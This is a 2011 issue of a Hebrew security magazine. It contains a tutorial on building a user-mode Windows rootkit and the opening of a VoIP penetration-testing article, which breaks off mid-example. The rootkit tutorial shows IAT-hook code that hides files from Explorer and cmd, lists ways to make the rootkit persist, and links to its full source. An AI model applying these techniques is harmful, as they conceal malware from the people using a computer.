Digital Whisper

גליון 20, מאי 2011

מערכת המגזין:

מייסדים: אפיק קסטיאל, ניר אדר

מוביל הפרוייקט: אפיק קסטיאל

עורכים: ניר אדר, אפיק קסטיאל

כתבים: אורי להב (vbCrLf), שי רוד (NightRang3r), יהודה גרסטל (Do5)

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת – נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

אנו גאים להגיש לכם את הגליון ה-20 של Digital Whisper!

רק לוודא שאתם מבינים מה זה אומר, למגזין Digital Whisper יש, נכון לעכשיו, 20 גליונות! זה מלא! :)

החודש היה עמוס מאוד, עקב החגים המרובים, חופשה מהנה בכינרת ושאר דברים שגורמים לך לא לשבת ולכתוב, אבל אחרי התעקשויות רבות, ובזכות אנשים נפלאים שלמרות חוסר זמן הנוראי שהיה החודש, ישבו ותרמו לכולנו מזמנם הפנוי, וכתבו לנו מאמרים איכותיים, גליון זה לפניכם. שווה להגיד להם תודה. זה לא ברור מאליו.

תודה רבה ל**אורי להב (vbCrLf)** על מאמר מעולה בנושא כתיבת Userland Rootkits, תודה רבה ל**שי רוד (NightRang3r)** על מאמר מקיף ביותר על ביצוע בדיקות חוסן למערכות VoIP, ותודה רבה אחרונה ל**יהודה גרסטל (Do5)** על מאמר נרחב ומפורט בנושא Procotol Tunneling.

קריאה נעימה!

אפיק קסטיאל וניר אדר.

תוכן עניינים

דבר העורכים	2
תוכן עניינים	3
USERLAND ROOTKITS	4
PENTESTING VOIP	12
PROTOCOL TUNNELING	51
דברי סיום	71

Userland Rootkits


מאת vbCrLf (אורי להב)

הקדמה

לפני מספר שנים כללה Sony בדיסקי מוזיקה שמכרה תוכנת הגנה מפני העתקה שהותקנה אוטומטית במחשב של הלקוח שקנה את הדיסק. זמן לא רב לאחר מכן מארק רוזינוביץ', יוצר סט הכלים המצוין SysInternals, גילה את התוכנה ופירסם את הממצאים. התוכנה הסתירה את עצמה ואף חשפה את המחשב לבעיות אבטחה. Sony הודיעה על החזרה (recall) של הדיסקים, ובנוסף החברה שפיתחה את ההגנה שחררה כלי להסרת ההגנה. בדיעבד, התברר שכלי התיקון חשף את המחשב לבעיות אבטחה חמורות. עוד יותר באלגן.

חוץ מהעובדה שהיא הותקנה ללא ידיעת המשתמש, הדבר שהיה חמור כל כך בהגנה הזו היה שהיא הייתה **Rootkit**. תוכנה כזו מחבלת בפעולות סטנדרתיות של מערכת ההפעלה על מנת להסתיר את פעילותה. לדוגמה, במקרה של Sony, התוכנה גרמה ל-Windows להתעלם מקבצים ששמם מתחיל ב-"sys", וכך הסתירה את עצמה. אגב, אחרי הפרסום הופיעו ווירוסים שניצלו את ההזדמנות שתוכנה זו זימנה להם ופשוט קראו לעצמם בשם שמתחיל ב-"sys" וכך התחבאו מהמשתמש.

בעזרת השתלטות על פעולתם של מרכיבים בסיסיים במערכת ה-Rootkit משמשת כעין גשר המסנן את הנתונים העוברים דרכו. דוגמה לדבר היא Rootkit המנתבת קריאה לפונקציות API המבקשות רשימת קבצים (FindFirstFile, FindNextFile) כך שיבוצע קוד שבונה ה-Rootkit כתב. התוכנה הלגיטימית תקרא לפונקצית ה-API, ובמקום להגיע למערכת ההפעלה היא תגיע לקוד של ה-Rootkit, קוד זה יקרא לפונקציה המקורית, יסנן ויוודא שהקבצים או התהליך שהוא רוצה להסתיר לא נמצאים בערך המוחזר מהפונקציה ואז יחזיר את התשובה המסוננת אל התוכנה שקראה לפונקציה. באותה השיטה אפשר לבצע עוד פעולות רבות כמו הסתרת תהליך, גודל תיקיה, וכו'. לעיתים, גם תוכנות לגיטימיות משתמשות בטכניקה זו. הדוגמה הבולטת ביותר היא אנטי-וירוס שמונע מווירוסים לפגוע בו על ידי ביצוע מניפולציות שונות.



שני סוגי Rootkits: User-Mode ו-Kernel-Mode

כחלק ממערכת ההגנה והאבטחה של מערכת ההפעלה כיום המעבדים תומכים ב-CPU Modes - מצבי ריצה שונים, אחד ללא הגבלות, ומספר אחרים עם הגבלות מסוימות. קוד מערכת ההפעלה או דרייברים רצים במצב ללא הגבלה, אשר ב-Windows הדבר נקרא "לרוץ ב-Ring0" או ב-"Kernel Mode", לעומת זאת (תוכנות, ואפילו explorer.exe) רצות במצב מוגבל העונה לשם "Ring-3" ב-Windows, או בשם המוכר יותר - User-Mode. מכיוון שזו הגנה ברמת החומרה, עקיפה שלה היא לא קלה אם בכלל אפשרית, אך אפשר לגרום למערכת ההפעלה לתת לנו להפעיל קוד ב-Ring0.

ב-Ring3 אין אפשרות לגשת לאיזורי זיכרון מסוימים השייכים למערכת ההפעלה, אין אפשרות להריץ פקודות מסוימות ובעצם כל דבר שעלול להשפיע ישירות על מצב המחשב כמו תקשורת עם חומרה. רק לקוד שרץ ב-Ring0 יש אפשרות לבצע פעולות אלו. מכיוון שתוכנות מבודדות ברמה כזו, גם אם התוכנה תנסה (אפילו בגלל תקלה) לקרוא או לכתוב בזיכרון המערכת היא לא תוכל, היא תוגבל על ידי המעבד. הגבלה זו, חוץ מאבטחה והגנה מפני תוכנות זדוניות גם תורמת ליציבות המערכת כך שכאשר תוכנה קורסת אין על כך שום השפעה על מערכת ההפעלה, בשונה מדרייבר שכאשר הוא קורס הוא מקריס ביחד איתו את מערכת ההפעלה עם מסך ה-Blue Screen of Death הידוע לשמצה.

מה הקשר ל-Rootkit בכלל? אפשר לבנות Rootkit שירוץ ב-Ring0, ואפשר שירוץ ב-Ring3. Rootkit שרץ ב-Ring0 (או Kernel-Mode Rootkit) רץ בדרך כלל בצורה של דרייבר. מכיוון שיש לו הרשאות מלאות על המערכת הוא יכול להשתלט על פעולתה הבסיסית "הנמוכה" ביותר של מערכת ההפעלה, ולשמש כגשר בין התוכנה שביקשה את המידע (כדוגמת רשימת קבצים) לבין מערכת ההפעלה. הוא נשאר שקוף עבור כל תוכנה שרצה ב-Ring3 מכיוון שאין לה אפשרות לדעת מה קורה מאחורי הקלעים, ומבחינתה מי שענה לבקשה שלה היא מערכת ההפעלה. מכיוון שסוג זה הוא בעצם דרייבר יש צורך בהרשאות מנהל (או פירצת Privilege Escalation) כדי להפעיל אותו. סוג זה קשה יותר לתכנות, וכל תקלה בו עשויה לגרום לקריסת המערכת.

הסוג השני הוא User-Mode Rootkit. מכיוון שאין לו גישה למערכת ההפעלה עצמה, הוא משתלט על תהליך או תהליכים מסוימים ומנתב קריאות לפונקציות API אליו כך שהערך המוחזר (כמו רשימת הקבצים) יהיה בשליטתו. במקום להגיד ל-Windows "אני אטפל ב-API הזה" הוא אומר לתוכנה "אני ה-Windows ואני אמור לטפל ב-API הזה". מכיוון שה-Rootkit רץ ב-Ring3 קל הרבה יותר לגלות אותו, ובמיוחד אם האנטי-וירוס רץ ב-Ring0 שאז אין ל-Rootkit שום דרך להסתיר את עצמו. כתיבת דרייבר זו היא קלה יותר והרבה פחות 'מסוכנת', זאת אומרת, קריסה של Rootkit כזה לא תגרום לקריסת מערכת ההפעלה אלא רק לאותו תהליך שאליו הוא נדבק.

וכרגיל, לא נשאיר הכל בתאוריה :) ננסה לבנות Rootkit בסיסי עבור Windows XP שיסתיר את עצמו. מכיוון שכתיבת Rootkit שרץ ב-Ring0 זה מסובך יותר (על כך אולי במאמר הבא) החלטתי לכתוב User-Mode Rootkit. התכנון הראשוני היה "להתעלק" בעזרת DLL Injection ו-IAT Hooking על explorer.exe ו-cmd.exe ולהפנות את הפונקציות FindFirstFile ו-FileNextFile אל ה-Rootkit.

רצוי מאוד לקרוא את שני המאמרים שקישרתי אליהם ("שולים מוקשים - על שליטה בזמן ריצה" ו-"IAT Hooking") שבהם יש הסבר מפורט על שתי הטכניקות האלו. אבל למי שאין כח לקרוא, נסביר בקצרה מה הם.

DLL Injection או הזרקת DLL- כדי להריץ קוד שלנו בתוך תוכנה רצה השיטה הפשוטה ביותר היא שימוש בהזרקת DLL. בשיטה זו אנו כותבים את הקוד שאנו רוצים להריץ בתוכנה השנייה בתוך DLL, ומבקשים ממערכת ההפעלה לטעון את ה-DLL הזה לתוך התוכנה הרצה. ברגע שה-DLL נטען, הקוד שלנו רץ בתוך מרחב הזיכרון של התוכנה השנייה בדיוק כמו הקוד שלה, מה שמאפשר לנו שליטה מלאה על פעולתה.

IAT Hooking - כל קובץ תוכנה מכיל רשימה של כל קבצי ה-DLL (ספרית פונקציות) שהתוכנה תרצה להשתמש בהם, ובאילו פונקציות מתוכם תרצה להשתמש ("Imports"). כאשר מפעילים את התוכנה, מערכת ההפעלה טוענת את כל קבצי ה-DLL שהיו ברשימה ומסדרת טבלה עם רשימת הפונקציות

שהתוכנה בקשה ביחד עם הכתובת שבה הפונקציה יושבת. ואז, בכל קריאה לפונקצייה חיצונית, כולל קריאה ל-API של Windows, התוכנה ניגשת לטבלה ולוקחת משם את הכתובת של הפונקצייה. לטבלה זו קוראים Import Address Table או בקיצור, IAT. בזכות השיטה הזו כל מה שאנו צריכים לעשות כדי לגרום לקריאה ל-API להגיע אלינו הוא לשנות את הכתובת בטבלה של פונקציית ה-API אל כתובת הפונקצייה שאנו כתבנו ב-Rootkit.

חזרה לעניינו. התכנון היה לטעון DLL בעזרת הזרקת DLL לתוך explorer.exe ו-cmd.exe שיעשה IAT Hooking ל-FindFirstFile ו-FindNextFile, וכך להשיג שליטה על רשימת הקבצים. אבל הדברים קצת הסתבכו. הבאתי בקצרה את התהליך שעברתי עד ל-Rootkit פועל, כדי ללמד מזה כמה דברים :)

טעויות ובעיות

התחלתי על ידי העתקת קוד הזרקת ה-DLL מהמאמר על שליטה בזמן ריצה (גיליון 18), לא היה ממש מה לשנות בקוד. השלב השני כתיבת ה-DLL שהוא ה-Rootkit עצמו. כמו שאמרתי המטרה היא לעשות Hook לפונקציות API, ולכן העתקתי את הקוד ל-IAT Hooking מהמאמר בנושא (גם מגיליון 18) כמעט בשלמותו.

לאחר שהכל מוכן צריך לבחור את פונקציות ה-API שלהם נרצה לעשות Hook כדי שכל קריאה אליהם תעבור קודם בקוד שלנו כדי שנוכל לסנן את התשובה. כאשר רוצים לקבל רשימה של קבצים קוראים בדרך כלל לפונקצייה FindFirstFile עבור הקובץ הראשון ואחר כך FindNextFile כדי לקבל את שאר הקבצים אחד אחד. לכל אחת משתי הפונקציות יש שתי גרסאות - גרסת ANSI וגרסת Unicode. ל-ANSI מוסיפים A בסוף, ול-Unicode מוסיפים W בסוף, לדוגמה - FindFirstFileA או FindFirstFileW. בחרתי לסנן את ארבעת הפונקציות (2 פונקציות כפול 2 גרסאות) לשם השלימות, למרות שרק גרסת ה-Unicode בשימוש אצל cmd.exe ו-explorer.exe. הקוד להוק ב-DLL די חוזר על עצמו, ולכן אראה דוגמה רק הוק לפונקציה אחת:


```
HookIAT(GetModuleHandleA(NULL),"FindNextFileW",(DWORD)&newFindNextFileW,
&originalFindNextFileW);
```

זו קריאה לפונקציה שעושה IAT Hooking. **הפרמטר הראשון** אומר לה לעשות Hook "לעצמי" (ה-DLL רץ כבר בתוכנת בתוכנת המטרה מכיוון שהזרקנו אותו לתוכה), **הפרמטר השני** הוא שם הפונקציה שלה אנו רוצים לעשות הוק, **הפרמטר השלישי** הוא כתובת הפונקציה (במקרה שלנו המסננת) שתקרא במקום הפונקצייה FindNextFileW המקורית ולתוך **הפרמטר הרביעי** תכנס הכתובת המקורית של FindNextFileW. מעכשיו כל קריאה ל-FindNextFileW תגיע אל **new**FindNextFileW במקום.

הנה תוכן הפונקציהnewFindNextFileW:


```
BOOL WINAPI newFindNextFileW(__in HANDLE hFindFile, __out LPWIN32_FIND_DATAW 
lpFindFileData)
{
    ptrFindNextFileW original = (ptrFindNextFileW)originalFindNextFileW;
    BOOL ret;
    do
    {
        ret = (original)(hFindFile, lpFindFileData);
    } while ((ret != 0) && // While there are more files and ...
      (wcsstr(lpFindFileData->cFileName, HIDEW) == lpFindFileData->cFileName));
    // it's starting with "hideit_"

return ret;
}
```

הקוד די פשוט. הוא מכיל לולאה שממשיכה לבקש את הקובץ הבא כל עוד שם הקובץ מתחיל ב-"_hideit" וברגע שמגיעים לקובץ שלא צריך להחביא מחזירים את התשובה. מה שיקרה זה שהתוכנה סך הכל מבקשת את הקובץ הבא, אבל ה-Rootkit מוודא שלא יחזור אחד מהקבצים שהוא רוצה להסתיר, בעזרת Olly ניתן לראות זאת באופן מובן יותר:



יצרתי תיקיה בשם hideit_please על שולחן העבודה, נכנסתי ל-cmd.exe והפעלתי את התוכנה. כתבתי dir ובאמת התיקיה לא הופיעה, ה-Rootkit עבד. לאחר מכן הפעלתי את התוכנה פעם שנייה, אבל הפעם על

explorer.exe. עשיתי Refresh לשולחן העבודה אבל התיקיה לא נעלמת... ה-Rootkit משום מה לא עובד ב-explorer.exe.



המחשבה הראשונה הייתה שכנראה יש פונקציית API אחרת ש-Explorer משתמש בה. אפיק הציע את NtQueryDirectoryFile, מכיוון שאפילו FindFirstFile ו-FindNextFile הם סך הכל פונקציות נוחות יותר שבעצמן קוראות ל-NtQueryDirectoryFile. רעיון מצוין. עשיתי הוק גם לה, אבל זה עדיין לא עבד.

פתחתי את explorer.exe ב-OllyDbg והרצתי את ה-Rootkit. מצאתי שלוש בעיות:

1. מסתבר שהקוד של ה-IAT Hooking לא תומך ב-Import שהוא על ידי Ordinal (מספר). התוכנה יכולה לבקש "תן לי את FindFirstFileA מ-Kernel32.dll", אבל היא יכולה לבקש גם "תן לי את פונקצייה מספר 12 מ-Kernel32.dll" ובמקרה הזה קוד ההוק לא תמך ולכן ההוקינג נעצר באמצע. תיקנתי את הקוד.
2. ה-explorer.exe באמת לא משתמש באף אחת מהפונקציות האלה! אז איך הוא מראה רשימת קבצים? הוא טוען DLL בשם BrowseUI.dll שמשתמש ב-ShDocVW.dll שמשתמש ב-Shell32.dll שרק הוא קורא לפונקציות ה-API. לכן הוק ל-explorer.exe לא עובד אלא יש צורך בהוק ל-Shell32.dll.
3. אין צורך לעשות הוק ל-NtQueryDirectoryFile, הוא לא משתמש בה ישירות. הוא עושה שימוש בפונקציות FindFirstFileExW (ה-Ex מסמן גרסה מתקדמת יותר עם יותר אפשרויות) ו-FindNextFileW, ולכן אך ורק לשתי הפונקציות האלה יש צורך לעשות הוק.

תיקנתי את קוד ה-IAT Hooking, שיניתי את הקוד שיעשה הוק ל-Shell32.dll והוספתי הוק ל-FindFirstFileExW. הרצתי, לחצתי F5 והתיקיה hideit_please נעלמה משולחן העבודה! ה-Rootkit עבד.


לסיכום: כתבנו פונקציות חלופית ל-FindFirstFileExW ול-FindNextFileW ועשינו הוק אליהם ב-explorer.exe ו-cmd.exe כדי שהקריאה תגיע אליהם. בתוכם קראנו לפונקציה המקורית וסיננו את התשובה. באותה שיטה יכולנו גם לסנן את Process32First ו-Process32Next כדי להסתיר תהליכים. כדאי עכשיו לחזור לתרשים שהצגנו בהתחלה, הוא יהיה ברור יותר.

הערות אחרונות

שרידות: ברגע שיכבו את המחשב או אפילו יפתחו ויסגרו את explorer.exe ה-Rootkit ייסגר ולא יהיה מה שיחזיר אותו. יש כמה אפשרויות לגרום לו להמשיך לפעול:

- AppInit_DLLs כדי שייטען אוטומטית לתוכנות שרצות במערכת
- אפשר להשתמש בתיקיה Startup או בערכים ברג'יסטרי להפעלה אוטומטית (Run למינהם)
- הזרקת קוד שיטען את ה-DLL לתוך תוכנה לגיטימית (הדבקה בינארית)
- וכל דרך אחרת שתגרום לקוד שלנו לרוץ אוטומטית...

מתקפת נגד: אז מה עושים נגד Rootkit? איך נוכל לדעת האם התשובה שאנו מקבלים היא אוטנטית או לא? מארק רוזינוביץ' שהזכרנו בתחילת המאמר בנה כלי מעניין. הכלי נקרא Rootkit Revealer וכדי לגלות Rootkits הוא קורא את תוכן הכונן הקשיח ברמה הנמוכה ביותר (Raw) מנתח ומשווה את התוצאות מול מה שהוא מקבל מה-API. אם יש שוני סימן שמישהו בדרך מחבל בתוצאות. השיטה מאוד אפקטיבית, מכיוון שכדי להסתיר את ה-Rootkit מכלי כזה יש לסנן גם את הקריאות מהכונן הקשיח ולסנן אותם וזה קשה ומסובך בהרבה (מצריך הבנה של מבנה מערכת הקבצים).



לסיכום

Rootkit הוא רכיב היושב בין התוכנות שרצות ובין מערכת ההפעלה, ומסנן כל מידע המגיע ממערכת ההפעלה כך שמבחינת התוכנות שרצות במערכת הוא בכלל לא קיים. השימוש בטכניקה זו הוא בדרך כלל זדוני להסתרת ווירוסים ורוגלות.

תודה לאפיק קסטיאל (cp77fk4r) על העזרה בכתיבת המאמר. קובץ מהודר של ה-Rootkit וקוד המקור מצורפים למאמר זה.

את הקוד המלא ואת הבינארי שהוצג במאמר ניתן להוריד מהקישור הבא:

http://www.digitalwhisper.co.il/files/Zines/0x14/User-Mode Rootkit.7z

אתם מוזמנים לבקר בבלוג של אחי ושלי:

http://www.MerkazHaKfar.co.cc/

לתגובות והערות - vbCrLf@GMail.com

PenTesting VoIP

מאת שי רוד (@NightRang3r)

הקדמה

טלפוניית IP היא טכנולוגיה המספקת פתרונות תקשורת מתקדמים וחסכוניים, ארגונים רבים מחליפים את מרכזיות הטלפוניה האנאלוגיות/דיגיטאליות הקיימות במרכזיות מבוססות IP מכיוון וטכנולוגיה זו מספקת יכולות רבות, כגון:

- שימוש במספר רב של שלוחות וקווים.
- מערכות מענה קולי (IVR).
- הקלטת שיחות.
- רישום.
- ניהול פשוט וגמיש.
- מודולאריות.

עם הופעתה של טכנולוגיה חדשה צצים גם אתגרים חדשים הן לאנשי הסיסטם ואבטחת המידע בארגון שלנו והן לגורמים זדוניים. אחד הסיכונים במערכות הטלפוניה המסורתיות היא היכולת להאזין לשיחות הטלפון ע"י חיבור משדר ע"ג קו התקשורת (חיצונית למבנה/או פנימית), טלפוניית IP אינה חסינה מפני האזנות גם כן, אך הפעם נדרש ידע רב יותר כדי לבצע זאת וגם להתגונן.

אחת הסיבות העיקריות לכתיבת מאמר זה היא העובדה שמערכות טלפוניה מבוססות IP נעשות פופולאריות וקצב הטמעתן בארגונים גדל, בדרך כלל התקנת והטמעת מערכות אלו מתבצעת ע"י חברת התקשורת/ספקית האינטרנט או ע"י חברת אינטגרציה צד שלישי, ארגונים רבים מסתמכים על כך שהחברות שמספקות ומתקינות מערכות אלו מבצעות את עבודתן כראוי ומבלי לקחת בחשבון את ההשלכות והסיכונים בהיבטים של אבטחת המידע.

גם במבדקי חוסן וסקרי אבטחת מידע חברות רבות לא מקדישות תשומת לב מספקת למערכות VoIP ולסכנות הטמונות בהן במידה והוטמעו והוגדרו שלא כראוי בארגון.

לא כמו במערכות האנלוגיות, כאן נכנסים לנו מספר מרכיבים חדשים לארגון:

מרכזיה, טלפונים, תוכנות ניהול, תוכנות טלפוניה (Soft phones), נתבים ורכזות, קישוריות לרשת האינטרנט או לספקית שירותי הטלפוניה.

בנוסף לרכיבים הנ"ל נדרשים מספר שינויים והגדרות בתשתית הקיימת בארגון כגון; פתיחת פורטים לגישה בחומת האש של הארגון, כל זאת מוטמע בתוך תשתית התקשורת הקיימת בארגון ובכך עלול לחשוף את הארגון לאתגרים חדשים וסכנות חדשות.


מאמר זה מבוסס על מאמר בשם "Pentesting VoIP With Backtrack" שפרסמתי באתר Backtrack Linux.[1]

כאן נציג דוגמאות להטמעת מערכות וטופולוגיות נפוצות, מתקפות Real World והשלכותיהן.

טופולוגיות ופריסות נפוצות

<u>מערכת הממוקמת בתוך הארגון</u>


מרכזיית IP (כגון Asterisk) מותקנת בארגון ומקושרת לקווי ה-PSTN של ספק האינטרנט או הטלפוניה באמצעות SIP TRUNK/PRI, כל תעבורת הטלפוניה זורמת דרך VLAN ייעודי.



[1] http://www.backtrack-linux.org/wiki/index.php/Pentesting_VOIP


שירותים מנוהלים

אין צורך במרכזיה בתוך הארגון, רק רכזת, נתב, טלפונים וקישור למרכזיה של ספק השירות באמצעות קישור אינטרנטי או קישור IP VPN, בכל מכשיר טלפון מוגדרים פרטי חשבון ה-SIP שהתקבלו מספק השירות.



שירותים מקוונים

שירותים כגון סקייפ או sipme המספקים אפליקציה למחשב או לטלפון החכם וחשבון SIP המציע שירותי שיחות בינלאומיות בעלויות נמוכות.



מבוא ל-SIP

תפקידו של פרוטוקול SIP[2] (Session Initiation Protocol) הוא להקים, לסיים או לשנות שיחה קולית או שיחת וידאו כאשר תעבורת הקול או הוידיאו נישאים באמצעות פרוטוקול כגון RTP (Real Time Protocol).

SIP הוא פרוטוקול "שכבת אפליקציה" המשתמש בפרוטוקול UDP עבור תעבורת הנתונים (ניתן להשתמש בפרוטוקולים כגון TCP ו- SCTP גם כן)

בדרך כלל פרוטוקול SIP משתמש בפורטים UDP 5060 או TCP עבור תעבורה שאינה מוצפנת או בפורט 5061 עבור תעבורת נתונים מוצפנת באמצעות TLS.

SIP הוא פרוטוקול מבוסס טקסט (ASCII) בעל אלמנטים הדומים לפרוטוקול HTTP הפועל במודל Request/Response.

ממש כמו בקשת HTTP המתבצעת מדפדפן אל URL, בקשה המתבצעת מ-SIP Client נעשית כלפי SIP URI באמצעות USER AGENT.

המבנה של כתובת SIP הידועות בשם SIP URI הוא די דומה למבנה של כתובת דואר אלקטרוני:

user@domain

כתובת SIP טיפוסית נראית כך:

sip:205@192.168.1.100 , sip:username@pbx.com , sip:205@192.168.1.100:5060

בהתאם לבקשה הנשלחת ע"י SIP Client תתקבל תגובה המציגה סטאטוס או קוד שגיאה

הטבלה הבאה מציגה את הבקשות והתגובות של פרוטוקול SIP:

בקשות / מתודות SIP

תיאור	בקשה
משמש להזמנת חשבון להשתתף בשיחה.	INVITE
אישור על קבלת הזמנה להשתתף בשיחה.	ACK

[2] http://www.ietf.org/rfc/rfc3261.txt

ביטול בקשה ממתינה.	CANCEL
רישום משתמש מול שרת SIP.	REGISTER
מציג רשימת יכולות הקיימות אצל המתקשר.	OPTIONS
ניתוק שיחה בין שני משתמשים.	BYE
מציין כי הנמען (מזוהה באמצעות בקשת URI) צריך לתקשר דרך צד שלישי באמצעות מידע המסופק בבקשה.	REFER
משמשת לבקש את המצב הנוכחי של השירות ומצב העדכונים משרת מרוחק.	SUBSCRIBE
מודיע לשרת SIP כי אירוע אשר התבקש ע"י בקשת SUBSCRIBE קודמת התבצע.	NOTIFY

<u>דוגמה לבקשת INVITE</u>

```
INVITE sip:201@192.168.1.104 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.102;rport;branch=z9hG4bKvbxaoqar
Max-Forwards: 70

To: <sip:201@192.168.1.104>
From: "NightRanger" <sip:200@192.168.1.104>;tag=eihgg
Call-ID: hfxsabthoymshub@backtrack
CSeq: 649 INVITE
